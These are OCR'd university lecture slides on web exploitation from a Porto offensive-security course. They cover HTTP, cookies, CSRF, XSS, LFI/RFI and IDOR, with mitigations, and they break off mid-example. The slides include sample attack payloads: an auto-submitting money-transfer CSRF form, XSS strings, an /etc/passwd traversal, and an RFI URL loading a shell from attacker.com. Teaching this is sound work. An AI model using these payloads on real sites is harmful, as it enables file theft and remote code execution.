Teoria e Prática de Ataques de Segurança

2025/2026

André Baptista
andre.baptista@fc.up.pt

Miguel Regala
miguel.regala@fc.up.pt

https://tpas.alunos.dcc.fc.up.pt

FACULDADE DE CIÊNCIAS
UNIVERSIDADE DO PORTO

Catch-up

- **Dates:**
  - January 5th, 16-19h - Final Pentest (on-site)
  - February 5th, 16-19h - Final Project presentation
    - submission: day before till 23:59

Class 8

Web Exploitation

FACULDADE DE CIÊNCIAS
UNIVERSIDADE DO PORTO

Web Exploitation

- Slides include resources from:
  - https://www.hacker101.com/videos
    - Web in Depth
- "Cyber security talks & workshop” - TPAS (2018/2019)
- “Bounty life” / recollapse talk

Agenda

- HTTP Requests
- Virtualhosts
- Cookies
- CSRF
- XSS
- LFI
- IDOR
- SQLi
- XXE
- Bug examples and other vulns

hacker101

The Web In Depth

From: Hacker 101

FACULDADE DE CIÊNCIAS
UNIVERSIDADE DO PORTO

Requests

Everyone here has probably seen an HTTP request:

```
GET / HTTP/1.1
Host: hackerone.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
```

From: Hacker 101

Requests

Basic format is as follows:

```
VERB /resource/locator HTTP/1.1
Header1: Value1
Header2: Value2
...

<Body of request>
```

From: Hacker 101

Request Headers

- Host: Indicates the desired host handling the request
- Accept: Indicates what MIME type(s) are accepted by the client; often used to specify JSON or XML output for web-services
- Cookie: Passes cookie data to the server
- Referer: Page leading to this request (note: this is not passed to other servers when using HTTPS on the origin)
- Authorization: Used for ‘basic auth’ pages (mainly). Takes the form “Basic <base64’d username:password>”

From: Hacker 101

Virtualhosts

```
server {
        listen 80;
        listen [::]:80;

        root /var/www/support.example.com/html;
        index index.html index.htm index.nginx-debian.html;

        server_name support.example.com;

        location / {
            try_files $uri $uri/ =404;
        }
}
```

Nginx configuration example

Virtualhosts

- An IP address can serve multiple web applications.
- Multiple domains can point to the same IP address (DNS).
- On web servers / load balancers, we can configure multiple hostnames (virtualhosts).
- We can try to access other hosts and sometimes bypass restrictions and authorization mechanisms:
  - https://github.com/allyshka/vhostbrute
  - Special HTTP headers can be used to bypass controls (sometimes):

```
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
```

Cookies

As most of you know, cookies are key-value pairs of data that are sent from the server and reside on the client for a fixed period of time.

Each cookie has a domain pattern that it applies to and they're passed with each request the client makes to matching hosts.

From: Hacker 101

Cookie Security

- Cookies added for .example.com can be read by any subdomain of example.com
- Cookies added for a subdomain can only be read in that subdomain and its subdomains
- A subdomain can set cookies for its own subdomains and parent, but it can’t set cookies for sibling domains
  - E.g. test.example.com can’t set cookies on test2.example.com, but can set them on example.com and foo.test.example.com

From: Hacker 101

Cookie Security

There are two important flags to know for cookies:

- Secure: The cookie will only be accessible to HTTPS pages
- HTTPOnly: The cookie cannot be read by Javascript

The server indicates these flags in the Set-Cookie header that passes them in the first place.

More about cookie security:
https://speakerdeck.com/filedescriptor/the-cookie-monster-in-your-browsers

From: Hacker 101

Set-cookie example

Request

Pretty Raw Hex \n

```
1  POST /login HTTP/1.1
2  Host: tpas-desafios.alunos.dcc.fc.up.pt
3  Cookie: session=
   4c2ef1bd-c15b-4974-8ba3-05713ad8a82c.kL7HOLxI2Zurlvsw0QeDtj62gNE
4  Content-Length: 123
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96", "Google
   Chrome";v="96"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "macOS"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://tpas-desafios.alunos.dcc.fc.up.pt
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.55
   Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
   webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://tpas-desafios.alunos.dcc.fc.up.pt/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 name=test&password=test&_submit=Submit&nonce=
   b2558c5cc1b6df83fb38d40506bf49fec2d16f6ec56754a079b3f86a5a490b0d
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 302 FOUND
2  Date: Thu, 09 Dec 2021 02:48:49 GMT
3  Server: gunicorn/20.0.4
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 229
6  Location: http://tpas-desafios.alunos.dcc.fc.up.pt/challenges
7  Set-Cookie: session=
   a9477080-399c-49eb-a630-913e84160d6b.NtPyBCIufNCnPYZQrX_P8Q9Jo0M;
   Expires=Thu, 16-Dec-2021 02:48:49 GMT; HttpOnly; Path=/; SameSite=Lax
8  Connection: close
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
11 <title>
     Redirecting...
   </title>
12 <h1>
     Redirecting...
   </h1>
13 <p>
     You should be redirected automatically to target URL: <a href="
     /challenges">
       /challenges
     </a>
     .  If not click the link.
```

SameSite

- Some protection against CSRF. Possible values:
  - Strict: cookies are **only** sent **same-site**
  - Lax: cookies are sent for same-site and **some cross-site**, but only “safe” HTTP methods (GET/HEAD)
    - i.e. POST are not sent, effectively providing some CSRF protection
  - None: yolo. Cookies are sent for all cross-site requests. Forces Secure flag.

SameSite - Summary

Summary Table

Value	Cross-Site Cookies Sent?	Safe Methods Only?	Requires HTTPS?
`Strict`	No	N/A	No
`Lax`	Limited (safe methods only)	Yes	No
`None`	Yes	No	Yes

What is CSRF?

Cross-Site Request Forgery is when an attacker tricks a victim into going to a page controlled by the attacker, which then submits data to the target site *as* the victim.

It is one of the most common vulnerabilities today, and enables a whole host of others, namely rXSS.

From: Hacker 101


CSRF

- **Very important:** pronounced “Sea-Surf”

- Force an action on behalf of the victim


- Make use of browser’s cookie behaviour

CSRF



From: https://medium.com/@ashifm4/protection-from-cross-site-request-forgery-csrf-9cf4f542e268

CSRF



From: https://portswigger.net/web-security/csrf

Example

The canonical example is a bank transfer site. Here we have a form that allows a user to transfer money from their account to a destination account.

```
<form action="/levels/0/" method="POST">
    <h2>Transfer Funds</h2>
    Destination account: <input type="input" name="to" value=""><br>
    Amount: <input type="input" name="amount" value="">
    <br>
    <br>
    <input type="submit" value="Transfer">
</form>
```

From: Hacker 101

Unknown Origin

When the server gets such a transfer request from the client, how can it tell that it actually came from the real site? Referer headers are unreliable at best.

Here we can see an automatic exploit that will transfer money if the user is logged in.

```
<body onload="document.forms[0].submit()">
    <form action="https://victim.vulnerable/levels/0/" method="POST">
        <input type="hidden" name="amount" value="1000000">
        <input type="hidden" name="to" value="1625">
    </form>
</body>
```

From: Hacker 101

Mitigation

Clearly, we need a way for the server to know for sure that the request has originated on its own page.

The best way to mitigate this bug is through the use of CSRF tokens. These are random tokens tied to a user's session, which you embed in each form that you generate.

From: Hacker 101

Mitigation

Here you can see a form containing a safe, random CSRF token. In this case, it's 32 nibbles of hex -- plenty of randomness to prevent guessing it.

```
<form action="post" method="POST">
    What's on your mind?<br>
    <textarea cols="40" rows="3" name="status"></textarea><br>
    <input type="hidden" name="csrf" value="8dbdb545d29dfc070911212d55cb871d">
    <input type="submit">
</form>
```

From: Hacker 101

Mitigation

When the server gets a POST request, it should check to see that the CSRF token is present and matches the token associated with the user's session.

Note that this will not help you with GET requests typically, but applications *should not* be changing state with GET requests anyway.

From: Hacker 101

CSRF testing example

Request

Pretty Raw Hex \n

```
1  PATCH /api/v1/users/me HTTP/1.1
2  Host: tpas-desafios.alunos.dcc.fc.up.pt
3  Cookie: session=
   19209dc9-6897-4e73-83b7-766d290e90d4.gTrVT4DyHcwsaxAYzKOaxfiP7_Q
4  Content-Length: 101
5  Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96", "Google Chrome";v="96"
6  Accept: application/json
7  Csrf-Token:
   cc050c2d51f43da31248fa6b3311bd9ee110a6021d4657a8bebf82e454dfe5ac
8  Content-Type: application/json
9  Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.55 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Origin: https://tpas-desafios.alunos.dcc.fc.up.pt
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://tpas-desafios.alunos.dcc.fc.up.pt/settings
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Connection: close
20
21 {
     "name":"test",
     "email":"test@test.com",
     "confirm":"test",
     "password":"1234",
     "country":"PT",
     "fields":[
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Date: Thu, 09 Dec 2021 02:55:43 GMT
3  Server: gunicorn/20.0.4
4  Content-Type: application/json
5  Content-Length: 201
6  Set-Cookie: session=
   19209dc9-6897-4e73-83b7-766d290e90d4.gTrVT4DyHcwsaxAYzKOaxfiP7_Q;
   Expires=Thu, 16-Dec-2021 02:55:43 GMT; HttpOnly; Path=/; SameSite=Lax
7  Connection: close
8
9  {
     "success":true,
     "data":{
       "id":33,
       "affiliation":null,
       "fields":[
       ],
       "website":null,
       "bracket":null,
       "team_id":null,
       "email":"test@test.com",
       "oauth_id":null,
       "country":"PT",
       "name":"test"
     }
   }
10
```

Search... 0 matches

CSRF testing example

Request

Pretty Raw Hex \n

```
1  PATCH /api/v1/users/me HTTP/1.1
2  Host: tpas-desafios.alunos.dcc.fc.up.pt
3  Cookie: session=
   19209dc9-6897-4e73-83b7-766d290e90d4.gTrVT4DyHcwsaxAYzKOaxfiP7_Q
4  Content-Length: 101
5  Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96", "Google Chrome";v="96"
6  Accept: application/json
7  Csrf-Token:
   xxxcc050c2d51f43da31248fa6b3311bd9ee110a6021d4657a8bebf82e454dfe5ac
8  Content-Type: application/json
9  Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.55 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Origin: https://tpas-desafios.alunos.dcc.fc.up.pt
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://tpas-desafios.alunos.dcc.fc.up.pt/settings
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Connection: close
20
21 {
     "name":"test",
     "email":"test@test.com",
     "confirm":"test",
     "password":"1234",
     "country":"PT",
     "fields":[
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 403 FORBIDDEN
2  Date: Thu, 09 Dec 2021 02:56:05 GMT
3  Server: gunicorn/20.0.4
4  Content-Type: application/json
5  Content-Length: 138
6  Connection: close
7
8  {
     "message":
     "You don't have the permission to access the requested resource. It is ei
     ther read-protected or not readable by the server."
   }
9
```

Search... 0 matches

U.PORTO
UNIVERSIDADE
DO PORTO

Cyber security talks & workshop


An attempt to teach what we learned along the way

> whoami

Preben Ver Eecke
@prebenve


- Full time Bug Bounty hunter
- CEO at PVE-security
- Former cyber security professor

Jelle Criel
@DevTriesInfoSec



- Software engineer
- Security enthusiast
- Dabbles in bug bounty

Timothy
@TimothyVanH



- Infrastructure consultant
- Security enthusiast
- Minor experience in bug bounty

Will talk about

- ~~Web security techniques~~
- Bug bounty
- Alternative reconnaissance
- Automation


- Vulnerabilities in software dependencies

- Web security techniques

XSS: Cross Site Scripting

Web vulns - the classics - what is XSS

- **PHP example**
  - $user = $_GET["username"];
    echo " hello". $user." ")



- What happens if we do this? company.tld/index.php?username=preben

Web vulns - the classics - what is XSS

- What happens if we do this?
  - **company.tld/index.php?username=<script>alert(“HELLO ALL, XSS IN BROWSER”)</script>**

Web vulns - the classics - what is XSS

- What happens if we do this?
  - **company.tld/index.php?username=<script>alert(“HELLO ALL, XSS IN BROWSER”)</script>**
- Just a stupid alert box… Why are you teaching us this?

Web vulns - the classics - what is XSS

- What are the dangers of XSS?
- Do **everything** in JavaScript in the victim's browser on the affected domain
- EVERYTHING BROWSERS CAN DO!
- Phishing, cookie stealing, manipulation of DOM, etc
  - Stealing accounts
  - Transferring money
  - ...

Web vulns - the classics - XSS

- Reflected
- Stored
- DOM
- Blind

Web vulns - the classics - what is XSS

- **Differences between these kinds of XSS**
- Reflected = in **url: company.tld/index.php?username=”><svg/onload=alert(1)>**

Web vulns - the classics - what is XSS

- **Differences between these kinds of XSS**
- STORED = something that STAYS on the website (**persistent, not URL**): XSS in a forum post
- Every time someone visits that certain forum post, the user is affected with XSS

Web vulns - the classics - what is XSS

- **Differences between these kinds of XSS**
  - Special one
- DOM = similar to reflected, usually via URL, however in this case, the XSS happens in a javascript context, i.e. the javascript is not sent to the server, but remains on the client side.
- Found by Javascript code review
- company.tld/index.php#";alert(1)--

DOM XSS

```
function trackSearch(query) {
    document.write('<img src="/resources/images/tracker.gif?
searchTerms='+query+'">');
}
var query = (new URLSearchParams(window.location.search)).get('search');
if(query) {
trackSearch(query);
}
```

```
https://target.com?search=blah" onload=prompt(1) x=
```

- Challenge: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink

DOM XSS


- Sources: anything that comes from the user (e.g. location.search, location.hash, etc)
- Common Sinks:

```
document.write()
document.writeln()
document.domain
element.innerHTML
element.outerHTML
element.insertAdjacentHTML
element.onevent
```

Web vulns - the classics - what is XSS

- **Differences between these kinds of XSS**
- BLIND = The XSS pops somewhere else => You can’t see it!
  - Customer service platform
  - Ticketing system
  - …
- TOOL: XSS Hunter

XSS Hunter


[XSSHunter] XSS Payload Fired On http://www.insecurelabs.org/Talk/Details/1
Inbox x
no-reply@xsshunter.com
to me
XSS Hunter Report
This report has been generated by an XSS Hunter server and contains the details of a cross-site scripting vulnerability. The trackin
a832d18740 , the triggering browser reports the time of execution to be 1451328473845.
Vulnerable Page URL
http://www.insecurelabs.org/Talk/Details/1
User IP Address
99.99.
Referer
http://www.insecurelabs.org/Talk

Mitigating XSS

- **Web Application Firewall**
  - Can be bypassed
- **Developer's responsibility**
  - Input sanitisation
  - Avoid HTML-binding (knockout/react/angular/vue)

LFI: Local File Inclusion

What is LFI

- **Allows attacker to include a local file on the server**
  - Vulnerable ‘include’ parameter on target application
  - Because of not enough validation on user input
  - Outputs content of local server files (logs, passwd, …)

```
http://company.tld/preview.php?file=example.html
```

```
http://company.tld/preview.php?file=../../../../etc/passwd
```

=> Outputs passwd file

LFI a bit more advanced

- Most of the times, it's more complex

- In PHP:

```
<?php "include/".include($_GET['filename']."**.php**"); ?>
```

```
http://company.tld/preview.php?file=../../../../etc/passwd%00
```

LFI -> RFI

- Remote File Inclusion
- `http://acme.com/index.php?file=http://attacker.com/php_shell.php`
- … PHP Wrappers 👌
  - `http://acme.com/index.php?file=php://filter/resource=/etc/passwd`
  - many other wrappers (e.g. http://, phar://, etc) and operations supported

Remediation

- **Do not permit appending file paths directly**
  - Make them hardcoded
  - Selectable from a hard-coded list with indexes
- **If dynamic paths are required, only accept required characters**
  - a-Z0-9
  - Do not allow special characters, null bytes, …
- **Limit the API to only allow inclusion from current directory and above**

IDOR: Insecure Direct Object Reference

IDORS

- Very simple concept
- Server side vulnerability
- Accessing an object (=“something”) you don’t have access to.

IDORS

- Example
- Ordered a new gaming computer and you get an invoice
- **https://favoritewebshop.tld/invoice?id=1337**

IDORS

- Example
- What would happen if we change the id to… something else
- **https://favoritewebshop.tld/invoice?id=1337**
- **https://favoritewebshop.tld/invoice?id=1338**
- Somebody else’s invoice

IDORS

- Example
- **https://favoritewebshop.tld/*invoice?id=1337***
- This is a GET example (url)
- IDOR’s have with either GET or POST

IDOR Bug #1

IDOR at POST /api/support/user/{id}/updateAddress allowing change address and leak all user info

Severity Critical (9 ~ 10)

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Content-Type: application/json
Server: nginx/1.17.10
Vary: Accept-Encoding
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
